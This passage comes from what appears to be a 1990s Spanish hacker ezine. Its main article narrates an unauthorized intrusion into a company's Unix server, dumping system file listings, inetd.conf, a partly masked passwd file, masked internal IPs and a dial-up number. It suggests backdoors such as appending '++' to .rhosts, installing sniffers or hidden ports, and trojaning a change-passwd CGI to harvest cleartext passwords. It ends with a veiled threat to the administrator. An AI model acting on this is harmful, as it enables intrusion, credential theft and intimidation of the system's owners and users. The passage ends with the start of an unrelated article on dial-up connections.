| -rw-rw-rw- | 1 | root | root  | 7       | Apr | 18 | 1995  | hostname.le0                     |
| -rw-rw-rw- | 1 | root | other | 7       | Apr | 18 | 1995  | hostname.le0.bak                 |
| -r--r--r-- | 1 | root | other | 201     | Jul | 23 | 1996  | hosts                            |
| lrwxrwxrwx | 1 | root | other | 12      | Apr | 12 | 1994  | hosts.bueno -> ../inet/hosts     |
| -rw-r----- | 1 | root | other | 4300    | Jun | 20 | 1996  | httpd.conf                       |
| drwxr-xr-x | 2 | root | sys   | 512     | Apr | 12 | 1994  | inet                             |
| lrwxrwxrwx | 1 | root | root  | 17      | Apr | 12 | 1994  | inetd.conf -> ../inet/inetd.conf |
| lrwxrwxrwx | 1 | root | root  | 12      | Apr | 12 | 1994  | init -> ../sbin/init             |
| drwxrwxr-x | 2 | root | sys   | 1024    | Apr | 18 | 1994  | init.d                           |
| prw-----   | 1 | root | root  | 0       | Jul | 11 | 05:34 | initpipe                         |
| -rw-rw-r-- | 1 | root | sys   | 969     | Jan | 1  | 1970  | inittab                          |
| lrwxrwxrwx | 1 | root | root  | 19      | Apr | 12 | 1994  | install -> ../usr/sbin/install   |
| -rw-r--r-- | 1 | root | sys   | 40      | May | 18 | 1994  | ioctl.syscon                     |
| -rw-r--r-- | 1 | root | sys   | 287     | Apr | 12 | 1994  | iu.ap                            |
| lrwxrwxrwx | 1 | root | root  | 19      | Apr | 12 | 1994  | killall -> ../usr/sbin/killall   |
| lrwxrwxrwx | 1 | root | root  | 19      | Apr | 12 | 1994  | labelit -> ../usr/sbin/labelit   |
| drwxrwxr-x | 2 | root | sys   | 512     | Apr | 12 | 1994  | lib                              |
| lrwxrwxrwx | 1 | root | root  | 16      | Apr | 12 | 1994  | link -> ../usr/sbin/link         |
| lrwxrwxrwx | 1 | root | root  | 14      | Apr | 12 | 1994  | log -> ../var/adm/log            |
| -rwxr-xr-x | 1 | root | other | 10      | May | 14 | 15:15 | login                            |
| -rw-r--r-- | 1 | root | sys   | 820     | Apr | 12 | 1994  | logindevperm                     |
| drwxrwxr-x | 8 | lp   | lp    | 512     | Apr | 18 | 1995  | lp                               |
| -r--r--r-- | 1 | bin  | bin   | 8485    | Sep | 27 | 1993  | magic                            |
| drwxrwxr-x | 3 | bin  | mail  | 512     | May | 17 | 1995  | mail                             |
| -rw-r--r-- | 1 | root | sys   | 2582    | Aug | 1  | 1994  | minor_perm                       |

|             |   |      |       |        |     |    |       |                                |
|-------------|---|------|-------|--------|-----|----|-------|--------------------------------|
| lrwxrwxrwx  | 1 | root | root  | 16     | Apr | 12 | 1994  | mkfs -> ../usr/sbin/mkfs       |
| lrwxrwxrwx  | 1 | root | root  | 17     | Apr | 12 | 1994  | mknod -> ../usr/sbin/mknod     |
| -rw-rw-rw-  | 1 | root | other | 247    | Jul | 11 | 05:34 | mnttab                         |
| -rw-r--r--  | 1 | root | sys   | 55     | Jan | 1  | 1970  | motd                           |
| lrwxrwxrwx  | 1 | root | root  | 13     | Apr | 12 | 1994  | mount -> ../sbin/mount         |
| lrwxrwxrwx  | 1 | root | root  | 16     | Apr | 12 | 1994  | mountall -> ../sbin/mountall   |
| lrwxrwxrwx  | 1 | root | root  | 17     | Apr | 12 | 1994  | mvdire -> ../usr/sbin/mvdir    |
| -rw-r--r--  | 1 | root | sys   | 931    | Aug | 1  | 1994  | name_to_major                  |
| -rw-r--r--  | 1 | root | sys   | 1904   | Sep | 27 | 1993  | name_to_sysnum                 |
| -rw-r--r--  | 1 | root | other | 280    | Apr | 18 | 1995  | named.boot                     |
| -rw-r--r--  | 1 | root | other | 3      | Jul | 11 | 05:33 | named.pid                      |
| lrwxrwxrwx  | 1 | root | root  | 18     | Apr | 12 | 1994  | ncheck -> ../usr/sbin/ncheck   |
| drwxr-xr-x  | 5 | root | sys   | 512    | Oct | 11 | 1993  | net                            |
| -rw-r--r--  | 1 | root | sys   | 682    | Apr | 18 | 1995  | netconfig                      |
| -rw-r--r--  | 1 | root | other | 643    | Apr | 18 | 1995  | netconfig.bak                  |
| lrwxrwxrwx  | 1 | root | other | 15     | Apr | 12 | 1994  | netmasks -> ./inet/netmasks    |
| -r--r--r--  | 1 | root | other | 278    | Apr | 18 | 1995  | netmasks.bak                   |
| lrwxrwxrwx  | 1 | root | root  | 15     | Apr | 12 | 1994  | networks -> ./inet/networks    |
| -rw-r--r--  | 1 | root | root  | 7      | Apr | 12 | 1994  | nodename                       |
| -rw-r--r--  | 1 | root | sys   | 719    | Apr | 18 | 1995  | nsswitch.conf                  |
| -rw-r--r--  | 1 | root | other | 932    | Apr | 18 | 1995  | nsswitch.conf.bak              |
| -rw-r--r--  | 1 | root | sys   | 703    | Sep | 27 | 1993  | nsswitch.files                 |
| -rw-r--r--  | 1 | root | sys   | 932    | Sep | 27 | 1993  | nsswitch.nis                   |
| -rw-r--r--  | 1 | root | sys   | 1201   | Sep | 27 | 1993  | nsswitch.nisplus               |
| -r--r--r--  | 2 | root | other | 1019   | Sep | 19 | 1997  | opasswd                        |
| -r-----     | 1 | root | sys   | 637    | May | 11 | 13:25 | oshadow                        |
| -r--r--r--  | 1 | root | other | 1067   | Dec | 26 | 1997  | passwd                         |
| -rw-r--r--  | 1 | root | other | 477    | Apr | 18 | 1995  | passwd.bak                     |
| -r--r--r--  | 1 | root | other | 619    | May | 8  | 1995  | passwd.bueno                   |
| -r--r--r--  | 1 | root | other | 861    | Oct | 6  | 1995  | passwd.kpi                     |
| -r--r--r--  | 1 | root | sys   | 1055   | Jul | 26 | 1996  | path_to_inst                   |
| -rw-rw-rw-  | 1 | root | sys   | 1055   | Jul | 26 | 1996  | path_to_inst.old               |
| ---x---x--x | 1 | root | other | 987136 | Aug | 8  | 1996  | pop3d                          |
| -rwx-----   | 1 | root | other | 40372  | Aug | 1  | 1996  | pop3d.borrar                   |
| ---x---x--x | 1 | root | other | 987136 | Aug | 8  | 1996  | pop3d.bueno                    |
| -rw-r--r--  | 1 | root | sys   | 711    | Apr | 27 | 1995  | profile                        |
| -rw-r--r--  | 1 | root | other | 710    | Apr | 27 | 1995  | profile.bak                    |
| lrwxrwxrwx  | 1 | root | root  | 16     | Apr | 12 | 1994  | protocols -> ./inet/protocols  |
| lrwxrwxrwx  | 1 | root | root  | 19     | Apr | 12 | 1994  | prtconf -> ../usr/sbin/prtconf |
| lrwxrwxrwx  | 1 | root | root  | 19     | Apr | 12 | 1994  | prvtoc -> ../usr/sbin/prvtoc   |
| -r-xr-xr-x  | 1 | bin  | bin   | 622    | Apr | 12 | 1994  | publickey                      |
| lrwxrwxrwx  | 1 | root | root  | 16     | Apr | 12 | 1994  | pwck -> ../usr/sbin/pwck       |
| lrwxrwxrwx  | 1 | root | root  | 11     | Apr | 12 | 1994  | rc0 -> ../sbin/rc0             |
| drwxrwxr-x  | 2 | root | sys   | 512    | Apr | 12 | 1994  | rc0.d                          |
| lrwxrwxrwx  | 1 | root | root  | 11     | Apr | 12 | 1994  | rc1 -> ../sbin/rc1             |
| drwxrwxr-x  | 2 | root | sys   | 512    | Apr | 12 | 1994  | rc1.d                          |
| lrwxrwxrwx  | 1 | root | root  | 11     | Apr | 12 | 1994  | rc2 -> ../sbin/rc2             |
| drwxrwxr-x  | 2 | root | sys   | 1024   | Jul | 24 | 1996  | rc2.d                          |
| drwxr-xr-x  | 2 | root | other | 1024   | Apr | 20 | 1995  | rc2.d.bak                      |
| -rw-r--r--  | 1 | root | other | 61440  | Apr | 20 | 1995  | rc2.d.tar.bak                  |
| lrwxrwxrwx  | 1 | root | root  | 11     | Apr | 12 | 1994  | rc3 -> ../sbin/rc3             |
| drwxrwxr-x  | 2 | root | sys   | 512    | Apr | 20 | 1995  | rc3.d                          |
| -rw-r--r--  | 1 | root | other | 20480  | Apr | 20 | 1995  | rc3.d.tar.bak                  |
| lrwxrwxrwx  | 1 | root | root  | 11     | Apr | 12 | 1994  | rc5 -> ../sbin/rc5             |
| lrwxrwxrwx  | 1 | root | root  | 11     | Apr | 12 | 1994  | rc6 -> ../sbin/rc6             |
| lrwxrwxrwx  | 1 | root | root  | 11     | Apr | 12 | 1994  | rcS -> ../sbin/rcS             |
| drwxrwxr-x  | 2 | root | sys   | 512    | Apr | 12 | 1994  | rcS.d                          |
| lrwxrwxrwx  | 1 | root | root  | 18     | Apr | 12 | 1994  | reboot -> ../usr/sbin/reboot   |
| -rw-r--r--  | 1 | bin  | bin   | 1380   | Apr | 12 | 1994  | remote                         |
| -rw-r--r--  | 1 | root | other | 86     | May | 17 | 1995  | resolv.conf                    |
| -rw-r--r--  | 1 | root | other | 41     | May | 5  | 1995  | resolv.conf.bak                |
| -rw-r--r--  | 1 | root | other | 60     | May | 5  | 1995  | resolv.conf.bueno              |
| -rw-r--r--  | 1 | root | other | 339    | Aug | 1  | 1994  | rmmount.conf                   |
| -r--r--r--  | 1 | root | bin   | 294    | Apr | 12 | 1994  | rmmount.conf-                  |
| lrwxrwxrwx  | 1 | root | root  | 15     | Apr | 12 | 1994  | rmt -> ../usr/sbin/rmt         |
| -rw-r--r--  | 1 | root | other | 0      | Apr | 19 | 1995  | rmtab                          |
| -rw-r--r--  | 1 | root | sys   | 1413   | Apr | 12 | 1994  | rpc                            |
| drwxr-xr-x  | 4 | bin  | bin   | 512    | Jul | 11 | 05:34 | saf                            |

```

drwxr-xr-x 5 root sys 512 Apr 12 1994 security
lrwxrwxrwx 1 root root 15 Apr 12 1994 services -> ./inet/services
lrwxrwxrwx 1 root root 18 Apr 12 1994 setmnt -> ./usr/sbin/setmnt
-r----- 1 root sys 639 May 11 13:25 shadow
-r----- 1 root other 243 Apr 18 1995 shadow.bak
lrwxrwxrwx 1 root root 16 Apr 12 1994 shutdown -> ./sbin/shutdown
drwxr-xr-x 2 root sys 512 Apr 12 1994 skel
lrwxrwxrwx 1 root root 15 Apr 12 1994 sulogin -> ./sbin/sulogin
lrwxrwxrwx 1 root root 16 Apr 12 1994 swap -> ./usr/sbin/swap
lrwxrwxrwx 1 root root 15 Apr 12 1994 swapadd -> ./sbin/swapadd
lrwxrwxrwx 1 root root 18 Apr 12 1994 sysdef -> ./usr/sbin/sysdef
-rw-r--r-- 1 root sys 1316 Apr 12 1994 syslog.conf
-rw-r--r-- 1 root root 3 Jul 11 05:33 syslog.pid
-rw-r--r-- 1 root sys 1884 Apr 12 1994 system
lrwxrwxrwx 1 root root 15 Apr 12 1994 tar -> ./usr/sbin/tar
lrwxrwxrwx 1 root root 12 Apr 12 1994 telinit -> ./sbin/init
lrwxrwxrwx 1 root root 24 Apr 12 1994 termcap -> ./usr/share/lib/termcap
drwxrwxr-x 2 root sys 512 Apr 12 1994 tm
-rw-r--r-- 1 root sys 1697 Sep 27 1993 ttydefs
-rw-r--r-- 1 root sys 1408 Apr 12 1994 ttysrch
lrwxrwxrwx 1 root root 14 Apr 12 1994 uadmin -> ./sbin/uadmin
lrwxrwxrwx 1 root root 14 Apr 12 1994 umount -> ./sbin/umount
lrwxrwxrwx 1 root root 17 Apr 12 1994 umountall -> ./sbin/umountall
lrwxrwxrwx 1 root root 18 Apr 12 1994 unlink -> ./usr/sbin/unlink
lrwxrwxrwx 1 root root 15 Apr 12 1994 utmp -> ./var/adm/utmp
lrwxrwxrwx 1 root root 16 Apr 12 1994 utmpx -> ./var/adm/utmpx
drwxr-xr-x 2 uucp uucp 512 Apr 12 1994 uucp
-rw-rw-r-- 1 root sys 681 Jul 26 1996 vfstab
-rw-rw-r-- 1 root other 621 Apr 18 1995 vfstab.bak
-rw-rw-r-- 1 root other 567 Apr 14 1994 vfstab.orig
lrwxrwxrwx 1 root root 19 Apr 12 1994 volcopy -> ./usr/sbin/volcopy
-r--r--r-- 1 root bin 717 Apr 12 1994 vold.conf
lrwxrwxrwx 1 root root 16 Apr 12 1994 wall -> ./usr/sbin/wall
lrwxrwxrwx 1 root root 17 Apr 12 1994 whodo -> ./usr/sbin/whodo
lrwxrwxrwx 1 root root 15 Apr 12 1994 wtmp -> ./var/adm/wtmp
lrwxrwxrwx 1 root root 16 Apr 12 1994 wtmpx -> ./var/adm/wtmpx

```

\$\$ Siempre es interesante echarle un vistazo a la configuracion del sistema, echando una ojeada se ven a veces usuarios que parecen ser "mas importantes" a pesar de contar con los mismos privilegios (el root tambien es mortal a veces), ver los sistemas de ficheros, las redes y todo eso que los tipos obsesionados por el /etc/passwd o por cambiar la web nunca se detienen a mirar.

\$\$ Parece que tambien tienen el "Telefono Directo" como el servicio de Timofonica :->

```

cuab:dv=/dev/cua/b:br#2400
dialup1|Dial-up system:\
      :pn=20155512XX:tc=UNIX-2400:
hardware:\
      :dv=/dev/term/b:br#9600:el=^C^S^Q^U^D:ie=%$:oe=^D:
tip300:tc=UNIX-300:
tip1200:tc=UNIX-1200:
tip0|tip2400:tc=UNIX-2400:
tip9600:tc=UNIX-9600:
tip19200:tc=UNIX-19200:
UNIX-300:\
      :el=^D^U^C^S^Q^O@:du:at=hayes:ie=#$:oe=^D:br#300:tc=dialers:
UNIX-1200:\
      :el=^D^U^C^S^Q^O@:du:at=hayes:ie=#$:oe=^D:br#1200:tc=dialers:
UNIX-2400:\
      :el=^D^U^C^S^Q^O@:du:at=hayes:ie=#$:oe=^D:br#2400:tc=dialers:
UNIX-9600:\
      :el=^D^U^C^S^Q^O@:du:at=hayes:ie=#$:oe=^D:br#9600:tc=dialers:
UNIX-19200:\
      :el=^D^U^C^S^Q^O@:du:at=hayes:ie=#$:oe=^D:br#19200:tc=dialers:

```

```
VMS-300|TOPS20-300:\
    :el=^Z^U^C^S^Q^O:du:at=hayes:ie=$@:oe=^Z:br#300:tc=dialers:
VMS-1200|TOPS20-1200:\
    :el=^Z^U^C^S^Q^O:du:at=hayes:ie=$@:oe=^Z:br#1200:tc=dialers:
dialers:\
    :dv=/dev/cua/b:
```

\$\$ Para los despistados pn=phone number y lo demas, bueno no querreis que os lo diga todo?. Y por cierto, si, le he quitado dos cifras al numero pero para eso hemos hablado aqui de war-dialing, no?

\$\$ Voy a leerme y resumir una serie de archivos de configuracion:

```
>cd etc; cat inetd.conf netconfig passwd syslog.conf
```

-cut-cut-cut-cut--cut-cut-cut-cut-cut-cut-cut-cut-cut

```
# Tnamed serves the obsolete IEN-116 name server protocol.
#
name    dgram    udp        wait       root       /usr/sbin/in.tnamed    in.tnamed
#
# Shell, login, exec, comsat and talk are BSD protocols.
#
shell   stream    tcp        nowait    root       /usr/sbin/in.rshd      in.rshd
login   stream    tcp        nowait    root       /usr/sbin/in.rlogind   in.rlogind
exec    stream    tcp        nowait    root       /usr/sbin/in.rexecd    in.rexecd
comsat  dgram     udp        wait       root       /usr/sbin/in.comsat    in.comsat
talk    dgram     udp        wait       root       /usr/sbin/in.talkd     in.talkd
#
# Must run as root (to read /etc/shadow); "-n" turns off logging in utmp/wtmp.
#
uucp    stream    tcp        nowait    root       /usr/sbin/in.uucpd     in.uucpd
#
# Tftp service is provided primarily for booting.  Most sites run this
# only on machines acting as "boot servers."
#
#tftp   dgram     udp        wait       root       /usr/sbin/in.tftpd     in.tftpd -s /tftpboot
#
# Finger, systat and netstat give out user information which may be
# valuable to potential "system crackers."  Many sites choose to disable
# some or all of these services to improve security.
#
finger  stream    tcp        nowait    nobody     /usr/sbin/in.fingerd   in.fingerd
#systat stream    tcp        nowait    root       /usr/bin/ps             ps -ef
#netstatstream    tcp        nowait    root       /usr/bin/netstat        netstat -f inet
```

-cut-cut-cut-cut--cut-cut-cut-cut-cut-cut-cut-cut-cut

\$\$ En el tablon de anuncios del web habia un tipo que habia conseguido entrar en un SunOs (que casualidad no?) y habia hecho root modificando la llamada a uucp, bueno espero que siga por ahi volando libre. Todos debemos ir aprendiendo. (Supongo que leiste la advertencia del switch -n :-?) Estos SunOS antiguos...mira que hay unos cuantos por ahi rulando :->>

\$\$ Los cortes los voy haciendo para no aburrir y para no causar mas embrollo al pollo que tenga que arreglar el desastre que tienen aqui, si lo supiesen sus clientes....  
Pero como vemos esta todo mas abierto que las piernas de Madonna por muy politicamente incorrecta que sea esta analogia.

```
#
# The "Network Configuration" File.
#
# Each entry is of the form:
#
#           \
```

```
#
#
udp      tpi_clts      v      inet      udp      /dev/udp      switch.so,tcpip.so,libresolv.so
tcp      tpi_cots_ord  v      inet      tcp      /dev/tcp      switch.so,tcpip.so,libresolv.so
rawip    tpi_raw       -      inet      -        /dev/rawip    switch.so,tcpip.so,libresolv.so
ticlts   tpi_clts      v      loopback -      /dev/ticlts   straddr.so
ticotsord tpi_cots_ord v      loopback -      /dev/ticotsord straddr.so
ticots   tpi_cots      v      loopback -      /dev/ticots   straddr.so
```

\$\$ Esto lo debio explicar, a ver ...Net-Yonkie en SET 11?.

\$\$ El FAMOSO fichero passwd :-). Venga aplausos, premio al hacker del año ;-->

```
root:x:0:1:0000-Admin(0000):::/sbin/sh
daemon:x:1:1:0000-Admin(0000):::
.....
.....
nuucp:x:9:9:0000-uucp(0000):/var/spool/uucppublic:/usr/lib/uucp/uucico
listen:x:37:4:Network Admin:/usr/net/nls:
nobody:x:60001:60000:uid no body:::
noaccess:x:60002:60002:uid no access:::
atxutegi:*****4Z*****:102:60000::/opt/users/atxutegi:/bin/sh
info:*****nw*****:104:10::/opt/users/info:/bin/sh
jfont:*****n***p****:105:10::/opt/users/jfont:/bin/sh
capilla:***B*2**B***:107:60000::/opt/users/capilla:/bin/sh
bartu:x:109:60000::/opt/users/bartu:/sbin/sh
unzu::110:60000::/opt/users/unzu:/bin/sh
asancho:x:111:60000::/opt/users/asancho:/sbin/sh
.....
.....
```

\$\$ Cuentas shadow menos algunas a las cuales les he asadido los asteriscos por si alguno se desmanda :-D.

```
#ident  "@(#)syslog.conf      1.2      93/08/14 SMI"      /* SunOS 5.0 */
#
# Copyright (c) 1991-1993, by Sun Microsystems, Inc.
#
# syslog configuration file.
#
# This file is processed by m4 so be careful to quote (``) names
# that match m4 reserved words. Also, within ifdef's, arguments
# containing commas must be quoted.
#
# Note: Have to exclude user from most lines so that user.alert
#       and user.emerg are not included, because old sendmails
#       will generate them for debugging information. If you
#       have no 4.2BSD based systems doing network logging, you
#       can remove all the special cases for "user" logging.
#
*.err;kern.debug;auth.notice;user.none      /dev/console
*.err;kern.debug;daemon.notice;mail.crit;user.none      /var/adm/messages

*.alert;kern.err;daemon.err;user.none      operator
*.alert;user.none      root

*.emerg;user.none      *

# if a non-loghost machine chooses to have authentication messages
# sent to the loghost machine, un-comment out the following line:
#auth.notice      ifdef('LOGHOST', /var/log/authlog, @loghost)

mail.debug      ifdef('LOGHOST', /var/log/syslog, @loghost)

#
# non-loghost machines will use the following lines to cause "user"
# log messages to be logged locally.
#
```

```

ifdef('LOGHOST', ,
user.err                /dev/console
user.err                /var/adm/messages
user.alert              'root, operator'
user.emerg              *
)

```

\$\$ A esto se le debe llamar "personalizar" la instalacion , duh?

\$\$ Como vemos ahora podriamos pensar en hacer cosas como eso famoso del echo "++" >>.rhosts o en "me\_subo\_un\_exploit\_lo\_compilo\_y\_me\_hago\_root" o "me\_subo\_un\_sniffer/troyano\_y\_me\_lio\_a\_recoger\_passwords" o "me\_abro\_un\_puerto\_que\_solo\_yo\_conozco\_y\_luego\_entro\_por\_ahi" y todas esas variantes que entre otros MUUUUUUCHOOOOOS sitios habreis podido leer por aqui. Para que duplicar esfuerzos?. O para que pensar en "pues\_como\_ahora\_soy\_yo\_el\_que\_rula\_este\_garito\_voy\_a\_borrarlo\_todo\_y/o\_putear\_a\_los\_usuarios"? Que ellos nos consideren el enemigo no tiene que ver con que nosotros nos comportemos como si realmente lo fuiesemos. No somos enemigos.

-cut-cut-cut-cut--cut-cut-cut-cut-cut-cut-cut-cut-cut-cut

\$\$ 'Tambene' podria entrar en:

```

> cat hosts

127.0.0.1      localhost
19x.30.x.15x  sparc5 www xxx0 mailhost relay loghost
19x.30.x.12x  xxx0igs
19x.30.x.13x  xxx0slp
19x.30.x.15x  atxutegi
15x.241.x.5x  sol
15x.241.x.4x  hp730-el

```

\$\$ This is where the real power lives.

\$\$ Puesto que estamos hablando de una empresa, que seguramente gana pasta con esto, estoy intentando que no sea demasiado evidente quien es (para que no huyan todos sus clientes). Aunque por ahi comentan que si hay un ISP al que le han robado \_al menos\_ tres veces el fichero de claves (tu crees?) no tiene nada que ver ya que la difusion de este ezine y su credibilidad (si, mal que pese a algunos) podrian dañarla seriamente. De todos modos esta claro que a pesar de 'x' y '\*', a pesar de los "retoques" no es dificil adivinar de quien se trata, pero la divulgacion la dejo a cargo de la conciencia de aquellos que sepan ya de quien hablamos o que se esfuercen algo en averiguarlo.

\$\$ A ver que mas archivos tengo que me sirvan para rellenar el articulo :-D

```

> tail protocols

#
ip      0      IP      # internet protocol, pseudo protocol number
icmp    1      ICMP    # internet control message protocol
ggp     3      GGP     # gateway-gateway protocol
tcp     6      TCP     # transmission control protocol
egp     8      EGP     # exterior gateway protocol
pup     12     PUP     # PARC universal packet protocol
udp     17     UDP     # user datagram protocol
hmp     20     HMP     # host monitoring protocol
xns-idp 22     XNS-IDP # Xerox NS IDP
rdp     27     RDP     # "reliable datagram" protocol

```

\$\$ Sientolo pero luego los admins leen este articulo y se ponen a mirar logs y llaman a la pasma y bueno...que pasan cosas malas. Arriesguemonos pero

sin pasarnos.

\$\$ Lo siento por ellos pero llego la hora de...los usuarios!.

```
>ls -l /home
```

```
total 26
drwxr-xr-x  4 root    other    512 Aug  6  1996 WWW
-rw-r--r--  1 root    other      53 Jul  2  12:46 excltarfiles
-rw-r--r-x  1 root    other      74 Jul  2  13:30 exectar
drwxr-xr-x  3 root    other    512 Jul 30  1996 local
drwx----- 2 root    root   8192 Jul 26  1996 lost+found
drwxr-xr-x  8 root    other    512 Feb 17  1997 users
```

\$\$ Se me olvidaba, como lo hago si saco la lista de usuarios para mantener el anonimato de la 'victima?'. Nos dedicaremos al servidor. Glubbs!

```
> cd /home; ls WWW/httpd
```

```
.....
.....
```

```
> ls -l WWW/httpd/apache_1.0.3/conf
```

```
-rw-r--r--  1 root    other    1856 Feb 27  1997 access.conf
-rw-r--r--  1 root    other    1877 Aug  6  1996 access.conf-dist
-rw-r--r--  1 root    other    2549 Mar 12  13:29 accessgroups
-rw-r--r--  1 root    other    1144 Mar 10  13:01 accessgroups.old
-rw-r--r--  1 root    other    6657 Mar 12  13:28 accessusers
-rw-r--r--  1 root    other    3085 Mar 10  13:01 accessusers.old
-rw-r--r--  1 root    other    4300 Aug  6  1996 borrar
-rw-r--r--  1 root    other      80 Mar 12  13:25 fencrypt
-rw-r--r--  1 root    other    4980 Aug  6  1996 httpd.conf
-rw-r--r--  1 root    other    4744 Aug  6  1996 httpd.conf-dist
-rw-r--r--  1 root    other    3263 Aug  6  1996 mime.types
-rw-r--r--  1 root    other    1814 Mar 10  13:37 pp
-rw-r--r--  1 root    other    9747 Apr 23  08:52 srm.conf
-rw-r--r--  1 root    other    5528 Aug  6  1996 srm.conf-dist
-rw-r--r--  1 root    other    1990 Aug  6  1996 swish.conf
```

\$\$ Bravo, al menos no se pueden sobrecribir por las buenas los ficheros de configuracion (ya casi me extraña que no haya hecho el cambio manualmente para que se pueda) pero de su estudio y de los contenidos de cgi-bin y cgi-src sacaremos interesantes conclusiones. Ademas de todos formas es irrelevante porque aqui uno llega a root casi sin quererlo.

```
>cd WWW/httpd/apache_1.0.3; ls cgi-bin
```

```
total 338
-rwxr-xr-x  1 root    other      85 Sep 20  1996 anagen
-rwxr-xr-x  1 root   nogroup 20020 Sep 23  1996 analform.cgi
-rwxr-xr-x  1 root    other      90 Sep 19  1996 anascript
-rwxr-xr-x  1 root    other     379 Aug  6  1996 archie
-rwxr-xr-x  1 root    other     409 Aug  6  1996 calendar
-rwxr-xr-x  1 root    other   16580 Feb 27  1997 change-passwd
-rwxr-xr-x  1 root    other     151 Aug  6  1996 date
-rwxr-xr-x  1 root    other   24576 Feb 28  1997 encrypt
-rwxr-xr-x  1 root    other     384 Aug  6  1996 finger
-rwxr-xr-x  1 root    other     172 Aug  6  1996 fortune
drwxr-xr-x  2 capilla other    1024 Sep  3  1996 htimage
-rwxr-xr-x  1 root    other   15812 Aug  6  1996 imagemap
-rwxr-xr-x  1 root    other   21848 Aug  6  1996 jj
-rwxr-xr-x  1 root    other     736 Aug  6  1996 nph-test-cgi
-rwxr-xr-x  1 root    other   29512 Aug  6  1996 phf
-rwxr-xr-x  1 root    other   12304 Aug  6  1996 post-query
-rwxr-xr-x  1 root    other   11800 Aug  6  1996 query
```

```
-rwxr-xr-x 1 root other 721 Aug 6 1996 test-cgi
-rwxr-xr-x 1 root other 1428 Aug 6 1996 test-cgi.tcl
-rwxr-xr-x 1 root other 165 Aug 6 1996 uptime
-rwxr-xr-x 1 root other 2682 Aug 6 1996 wais.pl
```

\$\$ Ayy Virgencita!. Este hombre tiene autopistas de entrada sin peaje por todas partes. Amigo mio desenchufa el trasto que te puede dar un disgusto alguien que tenga mala intencion o no la tenga pero no sepa lo que hace. Ahora que lo pienso, que tal eso de change-passwd?. Suena prometedor.. Y el Apache 1.3 que esta por ahi todavia sin compilar, tambien podriamos asegurarnos de que se comporta como queremos?. Esto es como Perl "There's always more than one way to do it".

```
>ls -l cgi-src
```

```
total 220
-rwxr-xr-x 1 root other 1037 Feb 27 1997 Makefile
drwxr-xr-x 3 root other 1024 Sep 19 1996 analog
-rw-r--r-- 1 root other 4704 Aug 6 1996 change-passwd.c
-rw-r--r-- 1 root other 1050 Feb 28 1997 encrypt.c
-rw-r--r-- 1 root other 10597 Aug 6 1996 imagemap.c
-rw-r--r-- 1 root other 12340 Aug 6 1996 imagemap.o
-rw-r--r-- 1 root other 9980 Aug 6 1996 jj.c
-rw-r--r-- 1 root other 16904 Aug 6 1996 jj.o
-rwxr-xr-x 1 root other 7098 Aug 6 1996 phf.c
-rw-r--r-- 1 root other 22724 Aug 6 1996 phf.o
-rw-r--r-- 1 root other 1534 Aug 6 1996 post-query.c
-rw-r--r-- 1 root other 3500 Aug 6 1996 post-query.o
-rwxr-xr-x 1 root other 1366 Aug 6 1996 query.c
-rw-r--r-- 1 root other 3044 Aug 6 1996 query.o
-rw-r--r-- 1 root other 2868 Aug 6 1996 util.c
-rw-r--r-- 1 root other 4960 Aug 6 1996 util.o
```

\$\$ Eso, todo root no vaya a ser que alguien venga y se lo quede. Si esto que estoy haciendo yo lo hiciese una "consultoria" os iban a sacar una pasta que os iban a dejar temblando aunque estemos en primavera. Aqui tenemos el codigo de change-passwd, se que no es el camino mas directo pero si nos hacemos root, modificamos el codigo y lo recompilamos podriamos dejar un magnifico troyano que nos fuese acumulando las nuevas claves en claro, una manera de mantenerse al dia con energia.

\$\$ Brevemente y para no aburrir, el servidor web sigue links simbolicos que alguien se repase los derechos de escritura y si ve que se pueden crear o modificar archivos pues listo. Tiene como no, unos cuantos cgi absolutamente infames que permiten cosas malas y ademas tenemos el fuente de todos no vaya a ser que metamos un troyano. Para rematar la faena permite el navegar por los directorios. Dije algo del allow, deny?. Punto en boca.

\$\$ Y me olvidaba, hay cierta informacion (amigo Felipe) que no deberia estar al alcance de cualquiera y si lo esta. Pero no te preocupes, es un secreto entre tu, yo, el staff de SET y como diez mil hackers, wannabes, despistados...etc que hayan dado con ello. XDD Quiere esto decir que (amigo Felipe) alguien con un poquito de mala saca y otro poquito de habil paciencia podria montarte un "pollo televisivo" que como sabes consisten en cambiar paginas web (cuantas mas mejor). Son los unicos hacks que se pueden sacar por la tele, comprendelo }:->.

Espero por tanto que agradezcas mi consideracion y actues consecuentemente, si no quizas tendriamos que pasar a hablar de otros temas mas "serios", pero confio en que no hagas eso tan desagradable de empezar a decir "Quien ha sido?, quien ha sido?". Nadie ha sido. Leete el disclaimer. No el del articulo (bueno tambien) sino el del inicio de la revista. Como el Gran Hermano en SET nos reservamos el derecho de reescribir la historia a nuestra conveniencia. Pura precaucion. :-))

[Ya sabes: Las apariencias engañan, la verdad tiene muchas formas y todo



Y si no eres un tarugo?. Pues esa suerte que tienes y ya veremos que pasa.

Y recordad, hagais lo que hagais.  
Tened cuidado ahi fuera.

Paseante <paseante@geocities.com>

\*EOF\*

```

-[ 0x10 ]-----
-[ INFOVIA PARA TORPES]-----
-[ by Yuri Zaleski ]-----SET-16-

```

hola chaval, que tal va todo? aburrido? pues mira por donde, yo tambien ando aburrido asi que me he decidido por escribir algo. este texto ocupa 100 kbytes exactamente (100 x 1024 bytes) y si a ti no te ocupa eso, te han estafao.

en estos momentos, estoy escribiendo esto en un editor de textos TSR para ms2 (algo parecido al sidekick de borland, pero sin ocupar 102Kb de memoria) ;> acabo de cargar los drivers de mi modem, un driver tcp/ip y un driver para conexiones ppp. la maquina que actualmente uso, es un 486 con un disco duro de 420mb, 8mb de RAM. digo esto para que veas que no hace falta tener una onyx para pasar un rato divertido (a menos que uses w98) esta claro, no?

conecto a internet y mientras oigo los ruiditos de la portadora, me pregunto si seria interesante documentar todo el proceso de conexion a internet. bah! que chorrada. a quien le puede interesar? a un neofito? no creo, vamos. a un novato supongo que le dara igual autenticarse por PAP o por CHAP. y si no le da igual, no es tan novato. a quien mas le puede interesar? a un experto? no creo. un experto todo eso ya lo sabra, ademas, si es un experto seguro que ya se sabra de memoria todo el proceso de conexion a muy bajo nivel. igual hasta es capaz de descifrar muchas mas cosas. entonces? para que? pues... pues lo hago por que quiero :) por aprender. no se exactamente como funciona todo eso y tengo curiosidad y una definicion de hacker es aquel que siente curiosidad por conocer lo desconocido. publicarlo ya no es por fardar. ultimamente leo muchos articulos que realmente considero tonterias (empezando por el propio editor con su articulo "visual hacker'98" y demas tonterias). solo estan de relleno y hacen perder la reputacion y seriedad de una publicacion. como dijo un lector en el ultimo numero, esto se llama SET. Saqueadores Edicion TECNICA. palabras sobran. tal vez haya gente que piense que hago mal. personalmente, pienso que 